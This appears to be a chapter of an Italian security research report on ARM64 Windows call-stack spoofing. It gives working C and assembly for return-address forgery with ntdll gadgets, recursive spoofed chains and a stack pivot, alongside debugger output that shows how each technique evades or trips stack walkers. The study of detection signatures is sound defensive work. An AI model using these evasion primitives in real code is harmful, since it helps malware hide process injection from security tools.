Questo scenario stabilisce il *ground truth*: `InjectExplorer` viene invocata direttamente da `TestInjectionBaseline`, senza alcuna manipolazione dello stack. L'obiettivo è documentare come appare una chiamata legittima ai vari strumenti di analisi, fornendo il termine di paragone per tutti gli scenari successivi.

3.1.1 Meccanismo

Chiamata diretta: `main` chiama `TestInjectionBaseline`, che chiama `InjectExplorer(NULL)`. Nessuna interposizione. La call chain visibile agli strumenti corrisponde integralmente alla call chain reale del thread.

3.1.2 Codice Rilevante

```
1 // TestInjectionBaseline -- inlined into main() by MSVC /O2
2 void TestInjectionBaseline(void)
3 {
4     BOOL result = InjectExplorer(NULL); // chiamata diretta,
5     // nessuna manipolazione dello stack
6 }
```

Listing 3.4: Chiamata diretta a `InjectExplorer` da `TestInjectionBaseline` (Scenario 1).

3.1.3 Stack in Memoria

SP al breakpoint: 0x000000569c2ffe60.

```
1 00000056'9c2ffe60 00000000'00000000 00000006'3c4d7e85
2 00000056'9c2ffe70 00000000'016e3600 00000000'00000000
3 00000056'9c2ffe80 00001000'0000000c 00000000'00010000
4 00000056'9c2ffe90 00007fff'ffffffffff 00000000'00000003
5 00000056'9c2ffea0 00000000'00000002 00000000'00010000
6 00000056'9c2ffeb0 000001d9'b5111ca0 000001d9'b510a850
7 00000056'9c2ffec0 00000000'00000000 00000000'00000000
8 00000056'9c2ffed0 00000000'00000000 00000000'00000000
```

Listing 3.5: Output di `dq sp L10` al breakpoint su `InjectExplorer` (Scenario 1 — Baseline)

SP è all'interno dei limiti TEB (`StackBase` 0x000000569c300000, `StackLimit` 0x000000569c2fb000).

3.1.4 Evidenze Raccolte

```
1 [00] InjectExplorer + 0x0060 <-- TARGET
2 [01] mainCRTStartup + 0x0014
3 [02] BaseThreadInitThunk + 0x0040
4 [03] RtlUserThreadStart + 0x0044
```

Listing 3.6: `CaptureStackBackTrace` dall'interno di `InjectExplorer` (Scenario 1 — Baseline, dati da console)

La CBT restituisce 4 frame: `InjectExplorer` è visibile come target; `TestInjectionBaseline` è assente perché inlinata da MSVC /O2 nel frame di `main`, che a sua volta non compare nella catena x29 perché `invoke_main` è anch'essa inlinata. La CBT percorre solo frame con prologo canonico.

	#	Child-SP	RetAddr	Call Site
1	00	00000056'9c2ffe60	00007ff6'c040ccac	stack_spoof!
2		InjectExplorer		
3	01	(Inline Function) -----'-----		stack_spoof!
		TestInjectionBaseline+0x6c		
4	02	00000056'9c2ffe60	00007ff6'c040daf4	stack_spoof!main+0x25c
5	03	(Inline Function) -----'-----		stack_spoof!invoke_main
		+0x24		
6	04	00000056'9c2ffef0	00007ff6'c040dff4	stack_spoof!
		__scrt_common_main_seh+0x11c		
7	05	(Inline Function) -----'-----		stack_spoof!
		__scrt_common_main+0x8		
8	06	00000056'9c2fff30	00007ffe'812b8740	stack_spoof!
		mainCRTStartup+0x14		
9	07	00000056'9c2fff40	00007ffe'81fc4594	KERNEL32!
		BaseThreadInitThunk+0x40		
10	08	00000056'9c2fff50	00000000'00000000	ntdll!RtlUserThreadStart
		+0x44		

Listing 3.7: Output di k in WinDbg al breakpoint su InjectExplorer (Scenario 1 — Baseline)

WinDbg ricostruisce 9 frame tramite i record `.pdata`: le funzioni inlinate (`TestInjectionBaseline`, `invoke_main`, `__scrt_common_main`) compaiono come `(Inline Function)` senza `Child-SP` proprio. La catena è completa fino a `RtlUserThreadStart`, dove `RetAddr` nullo indica la fine normale della catena.




Figura 3.1: System Informer — stack del thread principale con WinDbg in pausa su InjectExplorer (Scenario 1). Le righe in giallo indicano funzioni inlined prive di frame proprio.

3.1.5 Riepilogo

CBT (catena x29/x30) 4 frame — catena integra. TestInjectionBaseline assente: inlinata da /02, nessun frame x29 proprio.

WinDbg / System Informer (.pdata) 9 / 8 frame — vista completa tramite unwind virtuale; inline functions visibili come tali.

SP nei limiti TEB Sì.

3.2 Scenario 2: Single-Frame Spoofing

Questo scenario introduce la prima tecnica di evasione: un singolo indirizzo di ritorno falsificato, prelevato da `ntdll.dll`, viene inserito nella catena x29/x30 in modo che `CaptureStackBackTrace` lo legga al posto del vero chiamante.

3.2.1 Meccanismo

Il meccanismo si articola in due fasi distinte:

1. **Gadget discovery.** Il framework scansiona la sezione `.text` di `ntdll.dll` alla ricerca di istruzioni BL. L'indirizzo immediatamente successivo a ciascun BL è un

call-site gadget: un return address valido che possiede un record `RUNTIME_FUNCTION` in `.pdata` e appartiene a una funzione legittima di sistema. In questo run sono stati scoperti 512 gadget (ntdll base `0x00007FFE81EF0000`); il gadget selezionato è `RtlWnfDllUnloadCallback+0x1DFC` (`0x00007FFE81EF881C`).

2. **Frame falso.** `SpoofCallStack` costruisce sullo stack una struttura (`FP_falso`, `LR_falso`): il LR falso è il gadget ntdll, il FP falso punta al frame reale di `SpoofCallStack`. Il registro `x29` viene aggiornato per puntare a questa struttura.

3.2.2 Codice Rilevante

```

1 // Scenario 2: Single-Frame Spoofing
2 // Un gadget ntdll e' passato a SpoofCallStack come LR falso.
3 void TestInjectionSingleFrame(void)
4 {
5     void *spoofedReturnGadget = GetRandomGadget(&g_gadgetCache); //
6     // ntdll post-BL site
7     void *realReturn = NULL;
8
9     DWORD64 result = SpoofCallStack(
10         InjectExplorer, // target
11         spoofedReturnGadget, // indirizzo di ritorno falso (gadget
12                                // ntdll)
13         NULL, // parametro passato a InjectExplorer
14         &realReturn); // riceve il LR reale per verifica
15 }
```

Listing 3.8: Chiamata a `SpoofCallStack` con gadget ntdll (Scenario 2).

```

1 ; SpoofCallStack -- Single-Frame Spoofing (ARM64, MSVC armasm64)
2 ; x0 = targetFunc, x1 = spoofedReturn (ntdll gadget), x2 = param,
3 ; x3 = realReturnStorage
4
5 SpoofCallStack PROC
6     ; [1] Normal prologue: save FP, real LR, callee-saved regs
7     stp     x29, x30, [sp, #-0x40]! ; SP -= 0x40; [SP+0]=FP, [SP
8     +8]=real LR
9     stp     x19, x20, [sp, #0x10]
10    stp     x21, x22, [sp, #0x20]
11    stp     x23, x24, [sp, #0x30]
12    mov     x29, sp ; FP = SpoofCallStack frame
13    base
14    mov     x19, x0 ; x19 = targetFunc
15    mov     x20, x1 ; x20 = ntdll gadget (
16    spoofedReturn)
17    mov     x21, x2 ; x21 = parameter
18    mov     x22, x3 ; x22 = realReturnStorage
19    mov     x23, x30 ; x23 = real LR (backup)
20    cbz     x22, SkipStore
21    str     x23, [x22] ; *realReturnStorage = real
22    LR
23    ret
```

```

18 SkipStore
19 ; [2] Secondary allocation -- NOT in .pdata unwind codes!
20 ; This breaks .pdata-based walkers (WinDbg, ETW).
21 sub     sp, sp, #0x30
22
23 ; [3] Build fake frame at [sp+0x20]:
24 str     x29, [sp, #0x20]           ; fake FP -> real
25         SpoofCallStack frame
26 str     x20, [sp, #0x28]           ; fake LR = ntdll gadget
27         <-- KEY
28
29 ; [4] Set x29 to point at the fake frame
30 add     x9, sp, #0x20
31 mov     x29, x9                    ; x29 -> fake frame (LR =
32         ntdll gadget)
33
34 ; [5] Call target via BLR: x30 overwritten with real return
35         address
36 mov     x0, x21
37 mov     x30, x20                    ; (overwritten by blr --
38         irrelevant)
39 blr     x19                          ; x30 = SpoofCallStack+0x50
40         after this
41
42 ; [6] Cleanup and return
43 mov     x19, x0
44 sub     x29, x29, #0x20
45 add     sp, sp, #0x30
46 mov     x30, x23                    ; restore real LR
47 mov     x0, x19
48 ldp     x23, x24, [sp, #0x30]
49 ldp     x21, x22, [sp, #0x20]
50 ldp     x19, x20, [sp, #0x10]
51 ldp     x29, x30, [sp], #0x40
52 ret
53 ENDP

```

Listing 3.9: Implementazione ASM di SpoofCallStack: costruzione del frame falso e allocazione secondaria non documentata in .pdata.

3.2.3 Stack in Memoria

SP al breakpoint: 0x000000569c2ffdf0.

Offset da SP	Valore	Significato
+0x20	0x00000056 9c2ffe20	FP del frame falso (frame reale di SpoofCallStack)
+0x28	0x00007ffe 81ef72b4	LR del frame falso = gadget ntdll
+0x30	0x00000056 9c2ffef0	FP reale (frame del chiamante)
+0x38	0x00007ff6 c040ce04	LR reale (indirizzo di ritorno in <code>stack_spoof.exe</code>)

Tabella 3.1: Dump dq sp L10 al breakpoint su InjectExplorer (Scenario 2 — Single-Frame Spoofing). Gli offset +0x20 e +0x28 corrispondono alla struttura costruita dal passo [3] del Listato 3.9.

SP è all'interno dei limiti TEB (StackBase 0x00000056 9c300000, StackLimit 0x00000056 9c2fb000).

3.2.4 Evidenze Raccolte

1	[00] InjectExplorer	+ 0x0060 <-- TARGET
2	[01] RtlWnfDllUnloadCallback	+ 0x1DFC <-- GADGET
3	[02] main	+ 0x03B4
4	[03] mainCRTStartup	+ 0x0014
5	[04] BaseThreadInitThunk	+ 0x0040
6	[05] RtlUserThreadStart	+ 0x0044

Listing 3.10: CaptureStackBackTrace dall'interno di InjectExplorer (Scenario 2 — Single-Frame Spoofing, dati da console)

La CBT restituisce 6 frame. Il gadget ntdll è visibile al frame [01]: SpoofCallStack ha sostituito il LR originale, quindi CaptureStackBackTrace riporta ntdll come primo chiamante di InjectExplorer. Tuttavia l'evasione è *parziale*: lo stub SpoofCallStack (scritto in ASM) esegue un prologo canonico con `stp x29, x30` e `mov x29, sp`, costruendo un frame x29 reale. Il walker CBT risale attraverso questo frame e trova main al frame [02]: l'attribuzione a `stack_spoof.exe` rimane visibile.

#	Child-SP	RetAddr	Call Site
00	00000056'9c2ffdf0	00007ff6'c0401400	stack_spoof!
	InjectExplorer		
01	00000056'9c2ffdf0	00000000'00000000	stack_spoof!
	SpoofCallStack+0x50		

Listing 3.11: Output di k in WinDbg al breakpoint su InjectExplorer (Scenario 2 — Single-Frame Spoofing)

WinDbg restituisce 2 frame e un RetAddr nullo. Il walker .pdata risolve il frame di InjectExplorer, poi applica gli unwind codes di SpoofCallStack: il record .pdata di SpoofCallStack copre solo il prologo canonico (`sub sp, sp, #0x40`), ma lo stub esegue poi una seconda decremento non documentato (`sub sp, sp, #0x30`). Il walker virtuale non può ricostruire questo stato, trova un RetAddr nullo e interrompe la traversata.




Figura 3.2: System Informer — Scenario 2. Solo 2 frame visibili, entrambi evidenziati in giallo: la catena è troncata dopo `SpoofCallStack`. Confrontare con la Figura 3.1 (Baseline, 8 frame).

3.2.5 Riepilogo

CBT (catena x29/x30) 6 frame — gadget `ntdll` visibile a [01], ma `main` visibile a [02]: evasione parziale, attribuzione a `stack_spoof.exe` non completamente nascosta.

WinDbg / System Informer (.pdata) 2 frame — catena troncata per allocazione secondaria `-0x30` non documentata in `.pdata`; `RetAddr` nullo.

SP nei limiti TEB Sì.

3.3 Scenario 3: Multi-Frame Chain Spoofing

Questo scenario estende la tecnica del Single-Frame Spoofing costruendo una catena di frame genuini con indirizzi di ritorno falsificati su più livelli. `SpoofCallStack` è invocato a tutti e tre i livelli della ricorsione, incluso il caso base: ogni frame reale di `RecursiveSpoofHelper` ha il proprio LR sostituito da un gadget `ntdll` dedicato.

3.3.1 Meccanismo

`RecursiveSpoofHelper` si chiama ricorsivamente per 2 livelli prima del caso base (`maxDepth = 2`), producendo 3 invocazioni di `SpoofCallStack` e 3 gadget `ntdll` distinti. Poiché ogni frame di `RecursiveSpoofHelper` è un frame x29 reale (con record `.pdata` proprio), la

sequenza gadget/framereale che ne risulta è *strutturalmente valida* dal punto di vista del walker della catena FP.

In questo run sono stati selezionati i seguenti gadget (ntdll base 0x00007FFE81EF0000):

- Frame[0]: RtlWow64GetProcessMachines+0xA4 (0x00007FFE81EF55E4)
- Frame[1]: LdrControlFlowGuardEnforced+0x14C (0x00007FFE81EF449C)
- Frame[2] (caso base): LdrControlFlowGuardEnforced+0x964 (0x00007FFE81EF4CB4)

3.3.2 Codice Rilevante

```
1 // Sc3 estende Sc2: Sc2 inserisce un solo frame ntdll.
2 // Qui 2 livelli di ricorsione chiamano ciascuno SpoofCallStack,
3 // producendo 2 frame reali di RecursiveSpoofHelper con LR
  falsificato.
4 // Al caso base, anche la chiamata al target passa per
  SpoofCallStack:
5 // spoofChain ha 3 slot (indici 0..maxDepth), l'ultimo per il caso
  base.
6 // CaptureStackBackTrace vede: target, gadget[2], Helper+0x30,
  gadget[1], Helper+0x64, gadget[0], Helper+0x64, CRT
7 // -- frame[01] e' un gadget ntdll; firma residua: Helper+0x0030 al
  frame[02].
8
9 typedef struct _RECURSIVE_SPOOF_CONTEXT {
10     void      *targetFunc;    // funzione da chiamare al caso base
11     void      *parameter;
12     void      **spoofChain;   // gadget ntdll: indici 0..maxDepth (
        maxDepth+1 slot)
13     DWORD     currentDepth;
14     DWORD     maxDepth;      // 2 in questo scenario
15     DWORD64   result;
16 } RECURSIVE_SPOOF_CONTEXT;
17
18 __declspec(noinline) static void RecursiveSpoofHelper(
    RECURSIVE_SPOOF_CONTEXT *ctx)
19 {
20     if (ctx->currentDepth >= ctx->maxDepth) {
21         // caso base: anche qui LR e' falsificato con spoofChain[
        maxDepth].
22         // InjectExplorer vedra' un gadget ntdll al frame[01], non
        questo Helper.
23         void *baseGadget = ctx->spoofChain[ctx->currentDepth];
24         ctx->result = SpoofCallStack(ctx->targetFunc, baseGadget,
            ctx->parameter, NULL);
25         return;
26     }
27
28     void *spoofedReturn = ctx->spoofChain[ctx->currentDepth]; //
        gadget per questo livello
```

```

29     void *realReturn      = NULL;
30
31     ctx->currentDepth++;
32
33     // SpoofCallStack(RecursiveSpoofHelper, gadget, ctx):
34     // crea un frame reale di RecursiveSpoofHelper con LR = gadget,
35     // poi richiama RecursiveSpoofHelper al livello successivo.
36     SpoofCallStack(
37         (void *)RecursiveSpoofHelper,
38         spoofedReturn,
39         ctx,
40         &realReturn
41     );
42 }

```

Listing 3.12: RECURSIVE_SPOOF_CONTEXT e RecursiveSpoofHelper: contesto di ricorsione e sostituzione LR per livello.

Il primitivo SpoofCallStack impiegato ad ogni livello è identico a quello di Scenario 2 (Listato 3.9): la struttura ASM, l’allocazione secondaria non documentata in .pdata e il gadget ntdll come LR falso sono invariati.

3.3.3 Stack in Memoria

SP al breakpoint: 0x000000569c2ffaa0 — inferiore di circa 0x350 byte rispetto allo Scenario 2 (0x9c2ffdf0): la ricorsione a 3 livelli consuma stack aggiuntivo per i frame di RecursiveSpoofHelper e le allocazioni secondarie di ogni SpoofCallStack.

Offset da SP	Valore	Significato
+0x28	0x00007ffe81ef6798	Gadget ntdll caso base (LdrControlFlowGuardEnforced)
+0x38	0x00007ff6c040bc50	RecursiveSpoofHelper in stack_spoof.exe
+0x48	0x00007ffe81efac40	Gadget ntdll livello 0 (RtlWow64GetProcessMachines)

Tabella 3.2: Selezione da dq sp L10 al breakpoint su InjectExplorer (Scenario 3). Più indirizzi ntdll sono visibili nel dump grezzo, intercalati agli indirizzi di RecursiveSpoofHelper: struttura ricorsiva leggibile a livello raw ma invisibile al walker .pdata.

SP è all’interno dei limiti TEB (StackBase 0x000000569c300000, StackLimit 0x000000569c2fb000).

3.3.4 Evidenze Raccolte

```

1  [00] InjectExplorer                + 0x0060 <-- TARGET
2  [01] LdrControlFlowGuardEnforced  + 0x0964 <-- GADGET
   Frame[2] (caso base)
3  [02] RecursiveSpoofHelper          + 0x0030
4  [03] LdrControlFlowGuardEnforced  + 0x014C <-- GADGET
   Frame[1]

```

```

5 [04] RecursiveSpoofHelper + 0x0064
6 [05] RtlWow64GetProcessMachines + 0x00A4 <-- GADGET
   Frame [0]
7 [06] RecursiveSpoofHelper + 0x0064
8 [07] mainCRTStartup + 0x0014
9 [08] BaseThreadInitThunk + 0x0040
10 [09] RtlUserThreadStart + 0x0044

```

Listing 3.13: CaptureStackBackTrace dall'interno di InjectExplorer (Scenario 3 — Multi-Frame, dati da console, ntdll base 0x00007FFE81EF0000)

La CBT restituisce 10 frame con il pattern gadget/RecursiveSpoofHelper che si ripete per 3 livelli. L'offset +0x0030 al frame [02] individua il caso base (chiamata a SpoofCallStack via BL al +0x2C); gli offset +0x0064 ai frame [04] e [06] individuano il caso ricorsivo (chiamata ricorsiva anch'essa via BL). Il pattern è strutturalmente plausibile: alternanza regolare tra funzioni ntdll e funzioni del binario analizzato. La difficoltà di rilevamento è superiore allo Scenario 2, dove un singolo gadget ntdll isolato è più evidente.

#	Child-SP	RetAddr	Call Site
00	00000056'9c2ffaa0	00007ff6'c0401400	stack_spoof!
	InjectExplorer		
01	00000056'9c2ffaa0	00000000'00000000	stack_spoof!
	SpoofCallStack+0x50		

Listing 3.14: Output di k in WinDbg al breakpoint su InjectExplorer (Scenario 3 — Multi-Frame Chain Spoofing)

Il dato più rilevante è l'identità tra questo output e quello dello Scenario 2 (Listato 3.11). Il walker .pdata raggiunge SpoofCallStack+0x50 e si ferma per lo stesso motivo: l'allocazione secondaria sub sp, sp, #0x30 non documentata. Il numero di livelli ricorsivi è completamente invisibile al walker: 1 frame falsificato o 3 sono indistinguibili dal solo output k. RecursiveSpoofHelper non compare mai.




Figura 3.3: System Informer — Scenario 3. Solo 2 frame visibili, entrambi in giallo: comportamento identico allo Scenario 2. La profondità della catena falsificata è invisibile al walker ibrido FP/.pdata.

3.3.5 Riepilogo

CBT (catena x29/x30) 10 frame — pattern gadget/frame-reale interleaved strutturalmente valido; `RecursiveSpoofHelper` visibile ma con LR falsificati. Attribuzione a `stack_spoof.exe` parzialmente visibile (frame [02] [04] [06]), ma più difficile da leggere rispetto allo Scenario 2.

WinDbg / SI (.pdata) 2 frame — *identico* allo Scenario 2. Il walker non distingue la profondità della catena ricorsiva: 1 o 3 livelli di `SpoofCallStack` producono lo stesso output.

SP nei limiti TEB Sì — invariante critico: la struttura è indistinguibile da codice legittimo per qualsiasi controllo di bounds.

3.4 Scenario 4: Stack Pivot

Gli scenari precedenti manipolavano il contenuto dello stack del thread conservando SP all'interno dei limiti TEB. Questo scenario introduce una rottura qualitativa: SP viene spostato su una regione di memoria completamente separata, allocata con `VirtualAlloc`, invisibile al Thread Environment Block. Ogni stack walker che validi SP contro `[StackLimit, StackBase]` si ferma immediatamente.

3.4.1 Meccanismo

Il primitivo `ExecuteWithFakeFrame` (Listato 3.16) implementa il pivot in quattro fasi:

1. **Salvataggio su stack reale.** Il prologo standard salva tutti i registri callee-saved (inclusi `x29/x30`) sullo stack del thread. L'SP reale viene conservato in `x19`, l'FP reale in `x20`, il LR reale in `x24`.
2. **Caricamento del contesto falso.** I tre campi della struttura `FAKE_FRAME_DATA` (Listato 3.15) sono caricati nei registri: `fakeFp` → `x25`, `fakeLr` → `x26` (gadget `ntdll`), `fakeSp` → `x27` (top del fake stack da 64 KB allocato con `VirtualAlloc`).
3. **Pivot.** L'istruzione `mov sp, x27` sposta SP sul fake stack. Da questo momento qualsiasi lettura di SP da parte di un walker restituisce un indirizzo fuori dall'intervallo TEB. Viene costruito un frame (`sub sp, sp, #0x20; stp x25, x26, [sp]`) e `x29` è aggiornato per puntarvi.
4. **Chiamata e ripristino.** La funzione target è invocata con `blr x21`; al ritorno, `mov sp, x19` ripristina lo stack reale prima dell'epilogo. L'intera operazione è atomica dal punto di vista del chiamante.

3.4.2 Codice Rilevante

```
1 typedef struct _FAKE_FRAME_DATA {
2     void    *fakeFp;           // Spoofed frame pointer (x29)
3     void    *fakeLr;           // Spoofed link register (x30)
4     void    *fakeSp;           // Top of isolated stack
5     DWORD64 reserved[5];
6 } FAKE_FRAME_DATA;
7
8 // Alloca 64 KB di stack isolato (PAGE_READWRITE: non eseguibile)
9 void *fakeStackBase = VirtualAlloc(NULL, DEFAULT_STACK_SIZE,
10                                     MEM_COMMIT | MEM_RESERVE,
11                                     PAGE_READWRITE);
12 void *fakeStackTop = (void *)((ULONG_PTR)fakeStackBase +
13                                DEFAULT_STACK_SIZE);
14
15 FAKE_FRAME_DATA fakeFrame = {
16     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), // 256 B
17     // sotto il top: spazio per il frame falso
18     .fakeLr = GetRandomGadget(&g_gadgetCache),
19     .fakeSp = fakeStackTop
20 };
21
22 DWORD64 result = ExecuteWithFakeFrame(InjectExplorer, &fakeFrame,
23                                         NULL);
24
25 VirtualFree(fakeStackBase, 0, MEM_RELEASE);
```

Listing 3.15: `FAKE_FRAME_DATA` e setup dello Scenario 4: allocazione del fake stack e configurazione del pivot.

```

1 ExecuteWithFakeFrame PROC
2     stp      x29, x30, [sp, #-PROLOGUE_SIZE_EXEC]!    ; salva x29/x30
3     su stack reale
4     stp      x19, x20, [sp, #0x10]
5     stp      x21, x22, [sp, #0x20]
6     stp      x23, x24, [sp, #0x30]
7     stp      x25, x26, [sp, #0x40]
8     stp      x27, x28, [sp, #0x50]
9
10    mov      x19, sp                                ; x19 = SP reale (da ripristinare
11    dopo)
12    mov      x20, x29                                ; x20 = FP reale
13    mov      x21, x0                                ; x21 = targetFunc
14    mov      x22, x1                                ; x22 = fakeFrameData
15    mov      x23, x2                                ; x23 = parameter
16    mov      x24, x30                                ; x24 = LR reale
17
18    ldr      x25, [x22, #0x00]    ; x25 = fakeFp
19    ldr      x26, [x22, #0x08]    ; x26 = fakeLr (gadget ntdll)
20    ldr      x27, [x22, #0x10]    ; x27 = fakeSp (top del fake stack
21    )
22
23    mov      sp, x27                                ; *** PIVOT: SP ora punta al fake
24    stack ***
25
26    sub      sp, sp, #0x20
27    stp      x25, x26, [sp]        ; costruisce frame falso [FP, LR=
28    gadget]
29    mov      x29, sp                                ; x29 -> frame falso sul fake stack
30
31    mov      x0, x23
32    blr      x21                                ; chiama target; x30 =
33    ExecuteWithFakeFrame+0x54
34
35    mov      x28, x0
36
37    mov      sp, x19                                ; *** RIPRISTINO: SP torna allo
38    stack reale ***
39    mov      x29, x20
40    mov      x30, x24
41    mov      x0, x28
42
43    ldp      x27, x28, [sp, #0x50]
44    ldp      x25, x26, [sp, #0x40]
45    ldp      x23, x24, [sp, #0x30]
46    ldp      x21, x22, [sp, #0x20]
47    ldp      x19, x20, [sp, #0x10]
48    ldp      x29, x30, [sp], #PROLOGUE_SIZE_EXEC
49    ret
50    ENDP

```

Listing 3.16: Implementazione ASM di `ExecuteWithFakeFrame`: pivot SP verso fake stack, costruzione frame falso, ripristino stack reale.

3.4.3 Stack in Memoria

SP al breakpoint: 0x000001d9b4f5ffe0 (fake stack allocato con `VirtualAlloc`).

Offset da SP	Valore	Significato
+0x00	0x000001d9b4f5ff00	FP falso (entro fake stack)
+0x08	0x00007ffe81ef44e0	LR falso = gadget ntdll
+0x10	0x00000000 00000000	null
+0x18	0x00000000 00000000	null
+0x20+	???????? ????????	oltre il limite di allocazione

Tabella 3.3: Dump dq sp L10 al breakpoint su InjectExplorer (Scenario 4 — Stack Pivot). SP è sul fake stack: solo 2 quadword significativi (FP e LR), poi memoria non allocata.

SP è **fuori** dai limiti TEB (`StackBase` 0x000000569c300000, `StackLimit` 0x000000569c2fb000).

3.4.4 Evidenze Raccolte

```
1 [STACK TRACE] From inside InjectExplorer (user-mode view):
2 (no frames -- stack pivot active)
```

Listing 3.17: `CaptureStackBackTrace` dall'interno di InjectExplorer (Scenario 4 — Stack Pivot, dati da console)

La CBT restituisce 0 frame. Prima di percorrere la catena x29, `CaptureStackBackTrace` verifica che SP sia all'interno dei limiti TEB ($x18+0x010 \leq SP < x18+0x008$). Poiché SP è sul fake stack, fuori dall'intervallo [`StackLimit`, `StackBase`], il walker abortisce prima della prima lettura.

```
1 WARNING: Stack pointer is outside the normal stack bounds.
2 Stack unwinding can be inaccurate.
3 # Child-SP          RetAddr          Call Site
4 00 000001d9'b4f5ffe0 00007ff6'c0401564  stack_spoof!
   InjectExplorer
5 01 000001d9'b4f5ffe0 00000000'00000000  stack_spoof!
   ExecuteWithFakeFrame+0x54
```

Listing 3.18: Output di k in WinDbg al breakpoint su InjectExplorer (Scenario 4 — Stack Pivot)

WinDbg emette il `WARNING` prima di procedere: SP è fuori dai limiti TEB. Il walker `.pdata` riesce a risolvere `InjectExplorer` e `ExecuteWithFakeFrame` (entrambi hanno record `.pdata` validi), ma trova `RetAddr` nullo al secondo frame e interrompe la traversata. La firma residua è inequivocabile: il `WARNING` stesso è un segnale di rilevamento.

